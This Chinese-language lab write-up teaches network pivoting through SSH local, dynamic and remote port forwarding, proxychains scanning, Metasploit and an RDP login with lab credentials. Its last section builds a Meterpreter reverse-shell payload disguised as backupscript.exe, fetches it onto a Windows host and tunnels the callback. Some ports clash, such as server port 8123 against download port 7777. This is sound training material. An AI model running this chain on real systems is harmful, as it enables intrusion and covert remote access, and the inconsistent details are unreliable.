

# 07 - Pivoting, Tunneling, and Port Forwarding

---

writeup 

## Introduction

---

**pivoting (横向移动/枢纽跳板)** 是一种技术，允许攻击者利用已经入侵的一台主机作为跳板，去访问其他在目标网络内部的系统 —— 这些系统原本从攻击者的机器上是无法直接访问的。

**Tunneling (隧道技术)** 通过封装（或加密）通信，将一种协议“包裹”在另一种协议中传输，建立起两个网络之间的**安全通道**。

类型	工具示例	描述
SSH 隧道	<code>ssh -D</code> , <code>-L</code> , <code>-R</code>	加密 SOCKS/端口转发
VPN 隧道	OpenVPN, SoftEther	整个网段桥接
HTTP 隧道	<code>hts</code> , <code>Chisel</code>	将数据包封装为 HTTP 请求
ICMP 隧道	<code>Ptunnel</code> , <code>Icmpsh</code>	通过 ping 包传输数据
DNS 隧道	<code>iodine</code> , <code>dnscat2</code>	通过 DNS 协议传输命令和数据

**Port Forwarding (端口转发)** 将来自某个主机和端口的流量**转发**到另一个主机和端口。实现代理访问。

## 选择dig site，开启Tunneling


---

### 基于SSH和Socks隧道的动态端口转发

---

#### SSH 本地端口转发

---



我们攻击主机（10.10.15.x）和目标Ubuntu服务器（10.129.x.x）。我们将使用Nmap扫描目标Ubuntu服务器以搜索开放的端口。

## Scanning the Pivot Target

```
Chenduoduo@htb[/htb]$ nmap -sT -p22,3306 10.129.202.64

Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:12 EST
Nmap scan report for 10.129.202.64
Host is up (0.12s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
3306/tcp   closed mysql

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
```

从Nmap的输出可以看到SSH端口是打开的。要访问MySQL服务，我们可以SSH进入服务器并从Ubuntu服务器内部访问MySQL，也可以将其转发到本地主机的 1234 端口并在本地访问。

## 执行本地端口转发

```
Chenduoduo@htb[/htb]$ ssh -L 1234:localhost:3306 ubuntu@10.129.202.64

ubuntu@10.129.202.64's password:
```

```
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

```
System information as of Thu 24 Feb 2022 05:23:20 PM UTC
```

```
System load:            0.0
Usage of /:             28.4% of 13.72GB
Memory usage:          34%
Swap usage:            0%
Processes:             175
Users logged in:       1
IPv4 address for ens192: 10.129.202.64
IPv6 address for ens192: dead:beef::250:56ff:feb9:52eb
IPv4 address for ens224: 172.16.5.129
```

```
* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.
```

```
https://ubuntu.com/blog/microk8s-memory-optimisation
```

```
66 updates can be applied immediately.
45 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

`-L` 命令告诉SSH客户端请求SSH服务器将我们通过 `1234` 端口发送的所有数据转发到Ubuntu服务器上的 `localhost:3306`。通过这样做，我们应该能够访问本地1234端口上的MySQL服务。我们可以使用Netstat或Nmap查询1234端口上的本地主机，以验证MySQL服务是否被转发。

#### ◆ 使用Netstat确认端口转发

```
Chenduoduo@htb[/htb]$ netstat -antp | grep 1234
```

```
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
```

```
tcp        0      0 127.0.0.1:1234      0.0.0.0:*
LISTEN     4034  /ssh
tcp6       0      0 :::1:1234           :::*
LISTEN     4034  /ssh
```

## ◆ 使用Nmap确认端口转发

```
Chenduoduo@htb[/htb]$ nmap -v -sV -p1234 localhost

Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:18 EST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 12:18
Scanning localhost (127.0.0.1) [2 ports]
Completed Ping Scan at 12:18, 0.01s elapsed (1 total hosts)
Initiating Connect Scan at 12:18
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 1234/tcp on 127.0.0.1
Completed Connect Scan at 12:18, 0.01s elapsed (1 total ports)
Initiating Service scan at 12:18
Scanning 1 service on localhost (127.0.0.1)
Completed Service scan at 12:18, 0.12s elapsed (1 service on 1 host)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 12:18
Completed NSE at 12:18, 0.01s elapsed
Initiating NSE at 12:18
Completed NSE at 12:18, 0.00s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0080s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
1234/tcp  open  mysql   MySQL 8.0.28-0ubuntu0.20.04.3

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
```

## 转发多个端口

```
Chenduoduo@htb[/htb]$ ssh -L 1234:localhost:3306 -L 8080:localhost:80
ubuntu@10.129.202.64
```

# 设置Pivot

使用ifconfig进行Pivot的机会

```
ubuntu@WEB01:~$ ifconfig
```

```
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.129.202.64 netmask 255.255.0.0 broadcast
10.129.255.255
    inet6 dead:beef::250:56ff:feb9:52eb prefixlen 64 scopeid
0x0<global>
    inet6 fe80::250:56ff:feb9:52eb prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b9:52:eb txqueuelen 1000 (Ethernet)
    RX packets 35571 bytes 177919049 (177.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10452 bytes 1474767 (1.4 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens224: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.5.129 netmask 255.255.254.0 broadcast 172.16.5.255
    inet6 fe80::250:56ff:feb9:a9aa prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b9:a9:aa txqueuelen 1000 (Ethernet)
    RX packets 8251 bytes 1125190 (1.1 MB)
    RX errors 0 dropped 40 overruns 0 frame 0
    TX packets 1538 bytes 123584 (123.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 270 bytes 22432 (22.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 270 bytes 22432 (22.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

与之前的场景不同，我们知道访问哪个端口，而在当前场景中，我们不知道网络的另一端有哪些服务。因此，我们可以扫描网络（`172.16.5.1-200`）或整个子网（`172.16.5.0/23`）中较小范围的IPs。我们不能直接在攻击主机上进行扫描，因为它没有到 `172.16.5.0/23` 网络的路由。要做到这一点，我们必须通过Ubuntu服务器执行 `dynamic port forwarding` 和 `pivot` 我们的网络数据包。我们可以通过在 `local host`（个人攻击主机或 Pwnbox）上启动 `SOCKS listener` 来做到这一点，然后配置SSH，在连接到目标主机后通过SSH将流量转发到网络（`172.16.5.0/23`）。

这叫做 `SSH tunneling over SOCKS proxy`。SOCKS代表 `Socket Secure`，这是一种有助于与有防火墙限制的服务器进行通信的协议。与大多数初始化连接以连接到服务的情况不同，在SOCKS的情况下，初始流量是由SOCKS客户端生成的，它连接到由希望访问客户端服务的用户

控制的SOCKS服务器。建立连接后，网络流量可以通过SOCKS服务器代表连接的客户端进行路由。

这种技术通常用于规避防火墙设置的限制，并允许外部实体绕过防火墙并访问防火墙环境中的服务。使用SOCKS代理进行枢轴和转发的另一个好处是，SOCKS代理可以通过创建一条从 **NAT networks** 到外部服务器的路由来进行枢轴。SOCKS代理目前有两种类型：**SOCKS4** 和 **SOCKS5**。SOCKS4不提供任何身份验证和UDP支持，而SOCKS5提供了这些。让我们以下的图像为例，其中我们有一个NAT转换后的网络172.16.5.0/23，我们不能直接访问它。



在上图中，攻击主机启动SSH客户端并请求SSH服务器允许它通过SSH套接字发送一些TCP数据。SSH服务器响应一个确认，然后SSH客户端开始监听 **localhost:9050**。您在这里发送的任何数据都将通过SSH广播到整个网络（172.16.5.0/23）。我们可以使用下面的命令来执行动态端口转发。

当前已经拿下了一个目标主机（例如 Ubuntu@WEB01），但是你想访问的是它**内部连接的另一个网段（172.16.5.0/23）**。

- ◆ 攻击主机（你）能访问 **10.129.202.64**
- ◆ **10.129.202.64** 还有另一个网卡在 **172.16.5.129** 上
- ◆ 你的主机无法直接访问 **172.16.5.0/23**，需要“绕过去”——这就是 **pivot** 的场景

**启动SSH动态端口转发功能**

```
Chenduoduo@htb[/htb]$ ssh -D 9050 ubuntu@10.129.202.64
```

**-D** 参数要求SSH服务器启用动态端口转发功能。一旦我们启用了这个功能，我们就需要一个工具，它可以通过 **9050** 端口路由任何工具的数据包。我们可以使用 **proxychains** 工具来实现这一点，该工具能够重定向通过TOR、SOCKS和HTTP/HTTPS代理服务器的TCP连接，也允许我们将多个代理服务器链接在一起。使用代理链，我们还可以隐藏请求主机的IP地址，因为接收主机只能看到pivot主机的IP地址。代理链通常用于强制应用程序的 **TCP traffic** 通过托管代理，如 **SOCKS4** / **SOCKS5** , **TOR** , 或 **HTTP** / **HTTPS** 代理。

为了通知proxychains我们必须使用9050端口，我们必须修改位于 **/etc/proxychains.conf** 的proxychains配置文件。我们可以在最后一行加上 **socks4 127.0.0.1 9050** , 如果它不存在的话。

### 检查/etc/proxychains.conf

```
Chenduoduo@htb[/htb]$ tail -4 /etc/proxychains.conf

# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

现在，当您使用下面的命令使用proxychains启动Nmap时，它将把Nmap的所有数据包路由到本地端口9050，我们的SSH客户端正在侦听该端口，它将通过SSH将所有数据包转发到172.16.5.0/23网络。

```
Chenduoduo@htb[/htb]$ proxychains nmap -v -sn 172.16.5.1-200

ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:30 EST
Initiating Ping Scan at 12:30
Scanning 10 hosts [2 ports/host]
|S-chain| -127.0.0.1:9050->-172.16.5.2:80<--timeout
|S-chain| -127.0.0.1:9050->-172.16.5.5:80->-OK
|S-chain| -127.0.0.1:9050->-172.16.5.6:80<--timeout
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

<SNIP>
```

使用代理链打包所有Nmap数据并将其转发到远程服务器的这部分称为 **SOCKS tunneling** 。需要注意的是，我们只能在代理链上执行a **full TCP connect scan** 操作。原因是代理链无法理解部分分组。如果发送部分数据包，如半连接扫描，它将返回不正确的结果。我们还需要确保

我们意识到 `host-alive` 检查可能对Windows目标不起作用，因为Windows Defender防火墙在默认情况下阻止了ICMP请求（传统的ping）。

如果不ping整个网络范围，完整的TCP连接扫描将需要很长时间。因此，对于这个模块，我们将主要关注扫描单个主机，或我们知道是活着的较小范围的主机，在本例中，这将是位于 `172.16.5.19` 的Windows主机。

## 通过proxychains枚举windows目标

```
Chenduoduo@htb[/htb]$ proxychains nmap -v -Pn -sT 172.16.5.19
```

```
ProxyChains-3.1 (http://proxychains.sf.net)
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:33 EST
```

```
Initiating Parallel DNS resolution of 1 host. at 12:33
```

```
Completed Parallel DNS resolution of 1 host. at 12:33, 0.15s elapsed
```

```
Initiating Connect Scan at 12:33
```

```
Scanning 172.16.5.19 [1000 ports]
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:1720←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:587←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:445-◇◇-OK
```

```
Discovered open port 445/tcp on 172.16.5.19
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:8080←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:23←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:135-◇◇-OK
```

```
Discovered open port 135/tcp on 172.16.5.19
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:110←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:21←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:554←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:25←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:5900←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:1025←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:143←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:199←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:993←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:995←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:3389-◇◇-OK
```

```
Discovered open port 3389/tcp on 172.16.5.19
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:443←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:80←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:113←←timeout
```

```
|S-chain|◇-127.0.0.1:9050-◇◇-172.16.5.19:8888←←timeout
```



```
|S-chain|◊-127.0.0.1:9050-◊◊-172.16.5.19:139-◊◊-OK
Discovered open port 139/tcp on 172.16.5.19
```

Nmap扫描显示有几个开放的端口，其中一个是在 **RDP port** (3389)。与Nmap扫描类似，我们也可以使用Metasploit辅助模块通过proxychains执行pivot **msfconsole** 来执行有漏洞的RDP扫描。我们可以用proxychains启动msfconsole。

## 将Metasploit与Proxychains结合使用

```
Chenduoduo@htb[/htb]$ proxychains msfconsole
```

```
ProxyChains-3.1 (http://proxychains.sf.net)
```

```
      .~+P`~~~~~-o+:.                      -o+:.
      .+oooysysssyssyddh++os-`~~~~~          ~~~~~~
      `
+++++sydhyoyso/:.```` ... ` ... -/// ::+ohhyosyyosyy/+om++:
ooo///o
+++++////////~::~////////+++++oooysoyysosso+++++//////////
/oossosy
--.`
.-.- ... -////+++++////////~////////+++++//////////
                                `.....`
` ... -//// ... `
                                .....-
.....-
.hmMMMMMMMMMMNddds\ ... //M\ ... /hdddmMMMMMMNo

:Nm-/NMMMMMMMMMMMMM$$NMMMMM&&MMMMMMMMMMMMMMMy
                                .sm/`-
yMMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMMh`
                                -Nd`
:MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMMh`
                                -Nh`
.yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMm/
  `oo/``-hd:  ``                                .sNd
:MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMm/
      .yNmMh//+syysso-`~~~~~                    -mh`
:MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMd
```



```
+ -- --=[ 596 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 9 evasion                                   ]
```

Metasploit tip: Adapter names can be used for IP params  
set LHOST eth0

msf6 >

先使用 `rdp_scanner` 辅助模块来检查内部网络上的主机是否在监听3389。

```
msf6 > search rdp_scanner
```

#### Matching Modules

#	Name	Disclosure Date	Rank	Check
0	auxiliary/scanner/rdp/rdp_scanner		normal	No

Identify endpoints speaking the Remote Desktop Protocol (RDP)

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/rdp/rdp\_scanner

```
msf6 > use 0
```

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > set rhosts 172.16.5.19
rhosts => 172.16.5.19
```

```
msf6 auxiliary(scanner/rdp/rdp_scanner) > run
```

```
|S-chain| -127.0.0.1:9050 -127.16.5.19:3389 -OK
|S-chain| -127.0.0.1:9050 -127.16.5.19:3389 -OK
|S-chain| -127.0.0.1:9050 -127.16.5.19:3389 -OK
```

```
[*] 172.16.5.19:3389 - Detected RDP on 172.16.5.19:3389
(name:DC01) (domain:DC01) (domain_fqdn:DC01) (server_fqdn:DC01)
(os_version:10.0.17763) (Requires NLA: No)
[*] 172.16.5.19:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


在上面输出的底部，我们可以看到打开的RDP端口是Windows操作系统版本的。根据评估期间对该主机的访问级别，我们可能会尝试运行漏洞攻击程序或使用收集到的凭据登录。对于这个模块，我们将通过SOCKS隧道登录Windows远程主机。这可以使用 `xfreerdp` 来完成。我们的用户是 `victor`，密码是 `pass@123`

## 将xfreerdp与Proxychains结合使用

```
Chenduoduo@htb[/htb]$ proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123
```

```
ProxyChains-3.1 (http://proxychains.sf.net)
[13:02:42:481] [4829:4830] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[13:02:42:482] [4829:4830] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[13:02:42:482] [4829:4830] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[13:02:42:482] [4829:4830] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
```

xfreerdp命令要求在成功建立会话之前接受RDP证书。接收后，我们应该有一个RDP会话，通过Ubuntu服务器旋转。



## 使用SSH 远程/反向 端口转发

也就是在之前的案例中，当可以通过ubuntu访问到内部主机后，这是一个正向访问，或者说正向shell。如果想要内部主机主动发送数据攻击机，则需要通过ubuntu建立反向shell。

### 使用msfvenom创建一个Windows payload

```
Chenduoduo@htb[/htb]$ msfvenom -p windows/x64/meterpreter/reverse_https  
lhost= <InternalIPofPivotHost> -f exe -o backupscript.exe LPORT=8080
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows  
from the payload
```

```
[-] No arch selected, selecting arch: x64 from the payload
```

```
No encoder specified, outputting raw payload
```

```
Payload size: 712 bytes
```

```
Final size of exe file: 7168 bytes
```

```
Saved as: backupscript.exe
```

## 配置和启动multi/handler

```
msf6 > use exploit/multi/handler
```

```
[*] Using configured payload generic/shell_reverse_tcp
```

```
msf6 exploit(multi/handler) > set payload
```

```
windows/x64/meterpreter/reverse_https
```

```
payload => windows/x64/meterpreter/reverse_https
```

```
msf6 exploit(multi/handler) > set lhost 0.0.0.0
```

```
lhost => 0.0.0.0
```

```
msf6 exploit(multi/handler) > set lport 8000
```

```
lport => 8000
```

```
msf6 exploit(multi/handler) > run
```

```
[*] Started HTTPS reverse handler on https://0.0.0.0:8000
```

功能/特性	exploit/multi/handler (Metasploit)	nc (Netcat)
 监听多种 Payload	✅ 支持各种 Meterpreter、Shell、HTTPS 等	❌ 只能监听纯文本 TCP/UDP
 支持会话管理	✅ 可后台挂起多个会话，交互切换	❌ 只能处理一个连接
 支持加密连接（如 HTTPS）	✅ 是	❌ 否
 自动化和模块支持	✅ 与 <b>msfconsole</b> 集成，自动化攻击链	❌ 无
 上传/下载文件、截图等	✅ （Meterpreter 提供丰富命令）	❌ 无
 可配合 Exploit 模块	✅ 常用于配合漏洞利用模块自动反弹	❌ 不适用
 连接断开后自动清理	✅ 可配置自动清理，避免残留	❌ 不处理断连

功能/特性	exploit/multi/handler (Metasploit)	nc (Netcat)
🔍 支持 staged/stageless payload	✅ 支持分阶段 payloads	❌ 仅处理裸连接

一旦创建了有效载荷，并且配置好了监听器并开始运行，我们就可以使用 `scp` 命令将有效载荷复制到Ubuntu服务器

## 上传payload到pivot主机

```
Chenduoduo@htb[/htb]$ scp backupscript.exe ubuntu@<ipAddressofTarget>:~/
backupscript.exe                                100% 7168    65.4KB/s
00:00
```

拷贝完有效载荷后，我们将在拷贝有效载荷的Ubuntu服务器目录下使用下面的命令启动 `python3 HTTP server`。

```
ubuntu@Webserver$ python3 -m http.server 8123
```

## 在内部主机上下载payload

windows 上使用powershell下载文件

```
PS C:\Windows\system32> Invoke-WebRequest -Uri
"http://172.16.5.129:7777/backupscript.exe" -OutFile
"C:\backupscript.exe"
```

一旦我们在Windows主机上下载了有效载荷，我们将使用 `SSH remote port forwarding` 将连接从Ubuntu服务器的8080端口转发到8000端口上的msfconsole监听器服务。我们将在SSH命令中使用 `-vN` 参数，使其变得冗长，并要求它不要提示登录shell。`-R` 命令要求Ubuntu服务器监听 `<targetIPAddress>:8080`，并将 `8080` 端口上的所有传入连接转发到我们的msfconsole监听器上 `0.0.0.0:8000` `attack host`。

```
Chenduoduo@htb[/htb]$ ssh -R <InternalIPofPivotHost>:8080:0.0.0.0:8000
ubuntu@<ipAddressofTarget> -vN
```

创建SSH远程端口转发后，我们可以执行Windows目标中的有效载荷。如果有效载荷按预期执行并试图连接回我们的监听器，我们可以在pivot主机上查看来自pivot的日志。

